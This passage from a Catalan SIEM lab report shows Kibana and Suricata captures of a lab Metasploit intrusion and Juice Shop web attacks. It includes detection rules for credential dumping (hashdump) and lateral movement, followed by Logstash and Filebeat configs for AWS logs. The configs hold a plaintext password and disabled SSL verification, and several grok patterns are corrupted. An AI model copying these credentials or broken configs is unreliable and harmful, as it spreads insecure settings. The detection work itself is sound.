agent.type: auditbeat x + Add filter

Events

Showing: 97 events

@timestamp	message	host.name	event.module	event.dataset	event.action	user.name	source
Apr 18, 2020 @ 11:53:50.099	Process powershell.exe (PID: ...)	winmetasploit3.mistic.lab	system	process	process_started	NT AUTHORITY\SYSTEM	...
Apr 18, 2020 @ 11:53:50.099	Process conhost.exe (PID: ...)	winmetasploit3.mistic.lab	system	process	process_started	NT AUTHORITY\SYSTEM	...
Apr 18, 2020 @ 11:53:40.108	Process WrmPrivSE.exe (PID: ...)	winmetasploit3.mistic.lab	system	process	process_stopped	NT AUTHORITY\SYSTEM	...

Captura 128: Connexions amb SSH al servidor

SIEM / Hosts / winmetasploit3.mistic... / Events

Search [KQL] Apr 18, 2020 @ 11:53: -> Apr 18, 2020 @ 11:53 Refresh

agent.type: auditbeat x + Add filter

First seen Apr 6, 2020 @ 19:53:41.694
Last seen 1 hour ago

User authentications
0 success
All values returned zero

Authentications Uncommon processes

Events

25 of 251 Events Load more Updated 13 seconds ago

@timestamp	message	event.category	event.action	host.name	source
Apr 18, 2020 @ 11:53:50.583	network_traffic	network_flow	network_flow	winmetasploit3.mistic.lab	192...
Apr 18, 2020 @ 11:53:50.583	network_traffic	network_flow	network_flow	winmetasploit3.mistic.lab	192...
Apr 18, 2020 @ 11:53:50.583	network_traffic	network_flow	network_flow	winmetasploit3.mistic.lab	192...

Captura 129: Connexions des del servidor

SIEM / Hosts / winmetasploit3.mistic... / Events

Search: agent.type: auditbeat

Filter: host.name: winmetasploit3.mistic.lab and agent.type: packetbeat and not destination.port: 9200

timestamp	message	event.category	event.action	host.name	source
Apr 18, 2020 @ 11:53:31.009	Source: 192.168.43.104 : 49595	network_traffic	tcp	winmetasploit3.mistic.lab	192.168.43.101 : 135
Apr 18, 2020 @ 11:53:31.009	Destination: 192.168.43.101 : 135	network_traffic	tcp	winmetasploit3.mistic.lab	192.168.43.104 : 49595
Apr 18, 2020 @ 11:53:50.583	Source: 192.168.43.104 : 39835	network_traffic	tcp	winmetasploit3.mistic.lab	192.168.43.101 : 4444
Apr 18, 2020 @ 11:53:50.583	Destination: 192.168.43.101 : 4444	network_traffic	tcp	winmetasploit3.mistic.lab	192.168.43.104 : 39835
Apr 18, 2020 @ 11:53:50.583	Source: 192.168.43.104 : 49658	network_traffic	udp	winmetasploit3.mistic.lab	192.168.43.101 : 4444
Apr 18, 2020 @ 11:53:50.583	Destination: 192.168.43.101 : 4444	network_traffic	udp	winmetasploit3.mistic.lab	192.168.43.104 : 49658

25 of 251 Events

Captura 130: Origen de l'atac servei SMB

SIEM / Detections / External alerts

Search: suricata.eve.alert.category: 'A Network Trojan was detected'

Filter: suricata.eve.alert.category: 'A Network Trojan was detected'

category	message	event.category	event.action	host.name	source
suricata.eve.alert.metadata.performance_impact	Low				
suricata.eve.alert.metadata.signature_severity	Major				
suricata.eve.alert.metadata.updated_at	2018_07_18				
suricata.eve.alert.rev	2				
suricata.eve.alert.signature	ET POLICY Powershell Command With NonInteractive Argument Over SMB - Likely Lateral Movement				
suricata.eve.alert.signature_id	2025724				
suricata.eve.event_type	alert				
suricata.eve.flow_id	1958749063950515				
suricata.eve.in_iface	ens33				

11 of 11 Events

Captura 131: Neteja del visor d'esdeveniments

The screenshot shows the SIEM Events viewer interface. On the left, there are filters for 'agent.type: auditbeat' and 'User authentications' with '0 success'. A bar chart shows a single event at 04-18 11:54. The main area displays a search query 'event.code:1102' and a table of results:

@timestamp	message	event.category	event.action	host.name	source.ip
Apr 18, 2020 @ 11:54:54.681	The audit log was cleared. S...	---	Log clear	winmetasploit3.mistic.lab	---

Captura 132: Regla de network trojan del Suricata

The screenshot shows the configuration for a signal detection rule named 'Network_Trojan'. The rule is defined with the following settings:


- Define rule:** Index patterns: filebeat-*; Custom query: suricata.eve.alert.category: A Network Trojan was detected
- About rule:** Name: Network_Trojan; Risk score: 90; Description: Network_Trojan detectat pel Suricata.; Severity: Critical; Tags: Custom, Suricata, Network
- Schedule rule:** Runs every: 5 Minutes

Captura 133: Regla hashdump

The screenshot shows the configuration for a signal detection rule named 'Hashdump'. The rule is defined with the following settings:


- Define rule:** Index patterns: auditbeat-*; Custom query: process.hash.sha1 : "c044ad82d0b5fe92a4030fc6ee3d353b136a85fe"
- About rule:** Name: Hashdump; Risk score: 100; Description: Procés de Hasdump generat.; Severity: Critical; Tags: Custom, Windows, Trojan
- Schedule rule:** Runs every: 5 Minutes

Captura 134: Signal hashdump i network trojan




8.2.2.6.3. Web Security Dojo
8.2.2.6.3.1. SQL Injection

Captura 135: SQL-Injection



Captura 136: Login SQL-Injection



Captura 137: Alertes del Suricata

Showing: 33 external alerts

@timestamp	event.module	event.dataset	event.category	event.severity	observer.name	host.name
	suricata.eve.alert.signature	SURICATA HTTP Request unrecognized authorization method				
	suricata.eve.alert.signature_id	2221034				
	suricata.eve.event_type	alert				
	suricata.eve.flow_id	318062072009577				
	suricata.eve.http.content_type	application/json				
	suricata.eve.http.port	3008				
	suricata.eve.http.protocol	HTTP/1.1				
	suricata.eve.in_iface	ens33				
	suricata.eve.metadata.flowints.http anomaly count	1				
	suricata.eve.tx_id	2				
	tags	suricata				
	url.domain	192.168.43.105				
	url.original	/rest/product/search?q=				
	url.path	/rest/product/search				

Captura 138: HTTP Requests

Showing: 35 requests

Method	Domain	Path	Status	Last host	Last source Ip	Requests
get	192.168.43.105	/socket.io/	200	suricata.mistic.lab	192.168.43.1	4
get	192.168.43.105	/assets/public/favicon.ico	200	suricata.mistic.lab	192.168.43.1	3
post	192.168.43.105	/rest/user/login	200	suricata.mistic.lab	192.168.43.1	3
get	192.168.43.105	/assets/i18n/en.json	200	suricata.mistic.lab	192.168.43.1	2
get	192.168.43.105	/assets/public/images/juiceShop_Logo.png	200	suricata.mistic.lab	192.168.43.1	2
get	192.168.43.105	/assets/public/images/products/apple_juice.jpg	200	suricata.mistic.lab	192.168.43.1	2
get	192.168.43.105	/assets/public/images/products/apple_pressings.jpg	200	suricata.mistic.lab	192.168.43.1	2
get	192.168.43.105	/assets/public/images/products/banana_juice.jpg	200	suricata.mistic.lab	192.168.43.1	2
get	192.168.43.105	/assets/public/images/products/carrot_juice.jpeg	200	suricata.mistic.lab	192.168.43.1	2
get	192.168.43.105	/assets/public/images/products/eggfruit_juice.jpg	200	suricata.mistic.lab	192.168.43.1	2

Captura 139: Registre APM 1

SIEM / Network / 192.168.43.105

Untitled Timeline | Description | Notes 0 | Last 1 hour | Show dates | Refresh

OR url.path: "/>

Drop here to build an OR query

AND Filter Search KQL Raw events

Columns @timestamp message event.category event.action host.name source

Method	Message	Event Category	Event Action	Host Name	Source
get	Apr 22, 2020 @ 18:23:36.111	network_traffic		suricata.mistic.lab	192
get	Apr 22, 2020 @ 18:23:36.111	network_traffic		suricata.mistic.lab	192
post	Apr 22, 2020 @ 18:23:35.198			dojo-VirtualBox	192

Table JSON View

Filter by Field, Value, or Description...

Field	Value	Description
<input checked="" type="checkbox"/> @timestamp	Apr 22, 2020 @ 18:23:35.198	
<input type="checkbox"/> _id	YZazonEBksYfmvQe1pHR	

4 of 4 Events Updated 3 minutes ago

Captura 140: Registre APM 2

SIEM / Network / 192.168.43.105

Untitled Timeline | Description | Notes 0 | Last 1 hour | Show dates | Refresh

OR url.path: "/>

Drop here to build an OR query

AND Filter Search KQL Raw events

Columns @timestamp message event.category event.action host.name source

Field	Value	Description
<input type="checkbox"/> http.response.headers.X-Powered-By	Express	
<input type="checkbox"/> http.response.status_code	200	
<input type="checkbox"/> http.version	1.1	
<input type="checkbox"/> observer.ephemeral_id	ac383e3a-d7cc-4d1a-97ff-ded3d34e547f	
<input type="checkbox"/> observer.hostname	elasticsearch.mistic.lab	
<input type="checkbox"/> observer.id	0eafd983-6023-4441-9fff-f28fa35d71a9	
<input type="checkbox"/> observer.type	apm-server	
<input type="checkbox"/> observer.version	7.6.2	
<input type="checkbox"/> observer.version_major	7	

4 of 4 Events Updated 9 minutes ago

Captura 141: Registre APM 3

SIEM / Network / 192.168.43.105

Search

Untitled Timeline Description Notes 0 Last 1 hour Show dates Refresh

OR

uri.path:"/rest/user/login" X

Drop here to build an OR query

AND Filter Search KQL Raw events

HTTP Requests

Showing: 35 requests

Method

Method	Host Name	Message	Event Category	Event Action	Host Name	Source
get	dojo-VirtualBox	dojo-VirtualBox				
get	linux	linux				
post		{"email":"","password":"aaa"}				
get		application/json, text/plain, *				
get		gzip, deflate				
get		es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3				
get		keep-alive				
get		40				

4 of 4 Events Updated 8 minutes ago

Captura 142: No filtratge per camp

SIEM / Network / 192.168.43.105

Search

Untitled Timeline Description Notes 0 Apr 21, 2020 @ 18:1 → Apr 22, 2020 @ 18:3 Refresh

OR

http.request.body.original: "{"email":"","password":"aaa"}" X

Drop here to build an OR query


AND Filter Search KQL Raw events

Columns @timestamp message event.category event.action host.name source.ip


0 of 0 Events Updated 1 minute ago

8.2.2.6.3.2. Captura 143: Atac XSS

Atac XSS



Captura 144: Informació APM



8.2.3. Escenari 2: Cloud Amazon Web Service

8.2.3.1. Obtenció de les dades

8.2.3.1.1. Logs d'aplicació S3

8.2.3.1.1.1. Configuracions

Configuració 1: Configuració del Logstash

```
##Input dsection
#input { stdin {} }
input {
  beats {
    port => 5044
  }
}
```

```

filter {
  grok {
    match => { "message" => "%{IP:ip} %{IP:source.ip}, %{IP:ip}, %{IP:ip}, %{IP:ip}, %{IP:ip}
%{INT:http.request.bytes}      \[%{HTTPDATE:timestamp}\]      \"(?:%{WORD:http.request.method}
%{NOTSPACE:url.path}){?\":
                                HTTP/%{NUMBER:http.version})?|%{DATA:url.path})\"
%{NUMBER:http.response.status_code}
                                (?:%{NUMBER:http.response.bytes})|-)
%{QS:http.request.referrer} %{QS:agent}" }
    match => { "message" => "%{IPORHOST:clientip} %{USER:source.ip} %{USER:http.request.bytes}
\[%{HTTPDATE:timestamp}\]      \"(?:%{WORD:http.request.method}      %{NOTSPACE:url.path}){?
HTTP/%{NUMBER:http.version})?|%{DATA:url.path})\"      %{NUMBER:http.response.status_code}
(?:%{NUMBER:http.response.bytes})|-)\"
    match => { "message" => "%{IP:ip} %{IP:source.ip}, %{IP:ip} %{INT:http.request.bytes}
\[%{HTTPDATE:timestamp}\]      \"(?:%{WORD:http.request.method}      %{NOTSPACE:utl.path}){?
HTTP/%{NUMBER:http.version})?|%{DATA:url.path})\"      %{NUMBER:http.response.status_code}
(?:%{NUMBER:http.response.bytes})|-) %{QS:http.request.referrer} %{QS:agent}" }
    match => { "message" => "%{IP:ip} %{IP:source.ip}, %{IP:ip}, %{IP:ip} %{INT:http.request.bytes}
\[%{HTTPDATE:@timestamp}\]      \"(?:%{WORD:http.request.method}      %{NOTSPACE:url.path}){?
HTTP/%{NUMBER:http.version})?|%{DATA:url.path})\"      %{NUMBER:http.response.status_code}
(?:%{NUMBER:http.response.bytes})|-) %{QS:http.request.referrer} %{QS:agent}" }
    match => { "message" => "%{IP:ip} %{IP:source.ip}, %{IP:ip}, %{IP:ip}, %{IP:ip}
%{INT:http.request.bytes}      \[%{HTTPDATE:timestamp}\]      \"(?:%{WORD:http.request.method}
%{NOTSPACE:url.path}){?\":
                                HTTP/%{NUMBER:http.version})?|%{DATA:url.path})\"
%{NUMBER:http.response.status_code}
                                (?:%{NUMBER:http.response.bytes})|-)
%{QS:http.request.referrer} %{QS:agent}" }
  }
  geoip {
    source => "source.ip"
    target => "geoip"
    add_field => [ "[client][geo][location]", "%{[geoip][longitude]}" ]
    add_field => [ "[client][geo][location]", "%{[geoip][latitude]}" ]
  }
  mutate {
    convert => [ "[client][geo][location]", "float" ]
  }
  date {
    match => [ "timestamp" , "dd/MMM/yyyy:HH:mm:ss Z" ]
  }
}

output {
  elasticsearch {
    hosts => ["https://elasticstack.mistic.lab:9200"]
    index => "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
    user => "elastic"
    password => "3l4s1cUs3r"
    ssl_certificate_verification => false
  }
}
stdout { codec => rubydebug { metadata => true } }
}

```

Configuració 2: Configuració del FileBeat AWS

Filebeat Configuration Example

```

# This file is an example configuration file highlighting only the most common
# options. The filebeat.reference.yml file from the same directory contains all the
# supported options with more comments. You can use it as a reference.
#
# You can find the full configuration reference here:
# https://www.elastic.co/guide/en/beats/filebeat/index.html
#
# For more available modules and options, please see the filebeat.reference.yml sample
# configuration file.
#===== Filebeat inputs =====

```



```

filebeat.inputs:

# Each - is an input. Most options can be set at the input level, so
# you can use different inputs for various configurations.
# Below are the input specific configurations.

- type: log

# Change to true to enable this input configuration.
enabled: true

# Paths that should be crawled and fetched. Glob based paths.
paths:
  - /dades/s3logs/logs/*
  #- c:\programdata\elasticsearch\logs\*

# Exclude lines. A list of regular expressions to match. It drops the lines that are
# matching any regular expression from the list.
#exclude_lines: ['^DBG']

# Include lines. A list of regular expressions to match. It exports the lines that are
# matching any regular expression from the list.
#include_lines: ['^ERR', '^WARN']

# Exclude files. A list of regular expressions to match. Filebeat drops the files that
# are matching any regular expression from the list. By default, no files are dropped.
#exclude_files: ['.gz$']

# Optional additional fields. These fields can be freely picked
# to add additional information to the crawled log files for filtering
#fields:
# level: debug
# review: 1

### Multiline options

# Multiline can be used for log messages spanning multiple lines. This is common
# for Java Stack Traces or C-Line Continuation

# The regexp Pattern that has to be matched. The example pattern matches all lines starting with [
#multiline.pattern: ^\[

# Defines if the pattern set under pattern should be negated or not. Default is false.
#multiline.negate: false

# Match can be set to "after" or "before". It is used to define if lines should be append to a pattern
# that was (not) matched before or after or as long as a pattern is not matched based on negate.
# Note: After is the equivalent to previous and before is the equivalent to to next in Logstash
#multiline.match: after

#===== Filebeat modules =====

filebeat.config.modules:
# Glob pattern for configuration loading
path: ${path.config}/modules.d/*.yml

# Set to true to enable config reloading
reload.enabled: false

# Period on which files under path should be checked for changes
#reload.period: 10s

#===== Elasticsearch template setting =====

setup.template.settings:
index.number_of_shards: 1

```

```

#index.codec: best_compression
#_source.enabled: false

#===== General =====

# The name of the shipper that publishes the network data. It can be used to group
# all the transactions sent by a single shipper in the web interface.
#name:

# The tags of the shipper are included in their own field with each
# transaction published.
#tags: ["service-X", "web-tier"]

# Optional fields that you can specify to add additional information to the
# output.
#fields:
# env: staging

#===== Dashboards =====
# These settings control loading the sample dashboards to the Kibana index. Loading
# the dashboards is disabled by default and can be enabled either by setting the
# options here or by using the `setup` command.
#setup.dashboards.enabled: false

# The URL from where to download the dashboards archive. By default this URL
# has a value which is computed based on the Beat name and version. For released
# versions, this URL points to the dashboard archive on the artifacts.elastic.co
# website.
#setup.dashboards.url:

#===== Kibana =====

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

# Kibana Host
# Scheme and port can be left out and will be set to the default (http and 5601)
# In case you specify and additional path, the scheme is required: http://elasticstack.mistic.lab:5601/path
# IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
#host: "elasticstack.mistic.lab:5601"

# Kibana Space ID
# ID of the Kibana Space into which the dashboards should be loaded. By default,
# the Default Space will be used.
#space.id:

#===== Elastic Cloud =====

# These settings simplify using Filebeat with the Elastic Cloud (https://cloud.elastic.co/).

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
#cloud.id:

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `:<pass>`.
#cloud.auth:

#===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

#----- Elasticsearch output -----
#output.elasticsearch:

```

```

# Array of hosts to connect to.
# hosts: ["elasticstack.mistic.lab:9200"]

# Protocol - either `http` (default) or `https`.
# protocol: "https"

# Authentication credentials - either API key or username/password.
#api_key: "id:api_key"
#username: "elastic"
#password: "changeme"

#----- Logstash output -----
output.logstash:
# The Logstash hosts
hosts: ["elasticstack.mistic.lab:5044"]
# Optional SSL. By default is off.
# List of root certificates for HTTPS server verifications
#ssl.certificate_authorities: ["/dades/s3logs/filebeat-7.6.2/ssl/certs/ca_server.pem"]
# Certificate for SSL client authentication
#ssl.certificate: "/etc/pki/client/cert.pem"

# Client Certificate Key
#ssl.key: "/etc/pki/client/cert.key"

#===== Processors =====
=====

# Configure processors to enhance or manipulate events generated by the beat.

processors:
- add_host_metadata: ~
- add_cloud_metadata: ~
- add_docker_metadata: ~
- add_kubernetes_metadata: ~

#===== Logging =====

# Sets log level. The default log level is info.
# Available log levels are: error, warning, info, debug
#logging.level: debug

# At debug level, you can selectively enable logging only for some components.
# To enable all selectors use ["*"]. Examples of other selectors are "beat",
# "publish", "service".
#logging.selectors: ["*"]

#===== X-Pack Monitoring =====
# filebeat can export internal metrics to a central Elasticsearch monitoring
# cluster. This requires xpack monitoring to be enabled in Elasticsearch. The
# reporting is disabled by default.

# Set to true to enable the monitoring reporter.
#monitoring.enabled: false

# Sets the UUID of the Elasticsearch cluster under which monitoring data for this
# Filebeat instance will appear in the Stack Monitoring UI. If output.elasticsearch
# is enabled, the UUID is derived from the Elasticsearch cluster referenced by output.elasticsearch.
#monitoring.cluster_uuid:

# Uncomment to send the metrics to Elasticsearch. Most settings from the
# Elasticsearch output are accepted here as well.
# Note that the settings should point to your Elasticsearch *monitoring* cluster.
# Any setting that is not set is automatically inherited from the Elasticsearch
# output configuration, so if you have the Elasticsearch output configured such
# that it is pointing to your Elasticsearch monitoring cluster, you can simply
# uncomment the following line.
#monitoring.elasticsearch:

```


```
#===== Migration =====
```

```
# This allows to enable 6.7 migration aliases  
#migration.6_to_7.enabled: true
```

8.2.3.1.1.2.

Captures

Captura 145: Incorporació dels logs d'aplicació a l'Elasticsearch



8.2.3.1.2.

CloudTrail

8.2.3.1.2.1.

Configuracions

Configuració 3: CloudTrail Logstash

```
#input {  
#  stdin { }  
#}  
input {  
  beats {  
    port => 5044  
    type => "json"  
  }  
}  
filter {  
  json {  
    source => "message"  
  }  
  date {  
    match => ["eventTime" , "yyyy-MM-dd'T'HH:mm:ssZ"]  
    target => "@timestamp"  
    add_field => { "debug" => "timestampMatched"}  
  }  
  geoip {  
    source => "sourceIPAddress"  
    target => "geoip"  
    add_field => [ "[client][geo][location]", "%{[geoip][longitude]}" ]  
    add_field => [ "[client][geo][location]", "%{[geoip][latitude]}" ]  
  }  
  mutate {  
    convert => [ "[client][geo][location]", "float" ]  
  }  
}  
output {
```

```

elasticsearch {
  hosts => ["https://elasticstack.mistic.lab:9200"]
  index => " filebeat-cloudtrail-%{+YYYY.MM.dd}"
  user => "elastic"
  password => "3l4s1cUs3r"
  ssl_certificate_verification => false
}
stdout { codec => rubydebug { metadata => true } }
}

```

Configuració 4: FileBeat JSON

```

##### Filebeat Configuration Example #####

# This file is an example configuration file highlighting only the most common
# options. The filebeat.reference.yml file from the same directory contains all the
# supported options with more comments. You can use it as a reference.
#
# You can find the full configuration reference here:
# https://www.elastic.co/guide/en/beats/filebeat/index.html

# For more available modules and options, please see the filebeat.reference.yml sample
# configuration file.

#===== Filebeat inputs =====

filebeat.inputs:

# Each - is an input. Most options can be set at the input level, so
# you can use different inputs for various configurations.
# Below are the input specific configurations.

- type: log

# Change to true to enable this input configuration.
enabled: true

# Paths that should be crawled and fetched. Glob based paths.
paths:
- /dades/s3logs/logs/*.json
input_type: log
json.keys_under_root: true
json.add_error_key: true
# Exclude lines. A list of regular expressions to match. It drops the lines that are
# matching any regular expression from the list.
#exclude_lines: ['^DBG']

# Include lines. A list of regular expressions to match. It exports the lines that are
# matching any regular expression from the list.
#include_lines: ['^ERR', '^WARN']

# Exclude files. A list of regular expressions to match. Filebeat drops the files that
# are matching any regular expression from the list. By default, no files are dropped.
#exclude_files: ['.gz$']

# Optional additional fields. These fields can be freely picked
# to add additional information to the crawled log files for filtering
#fields:
# level: debug
# review: 1

### Multiline options

# Multiline can be used for log messages spanning multiple lines. This is common
# for Java Stack Traces or C-Line Continuation

```

```

# The regexp Pattern that has to be matched. The example pattern matches all lines starting with [
#multiline.pattern: ^[

# Defines if the pattern set under pattern should be negated or not. Default is false.
#multiline.negate: false

# Match can be set to "after" or "before". It is used to define if lines should be append to a pattern
# that was (not) matched before or after or as long as a pattern is not matched based on negate.
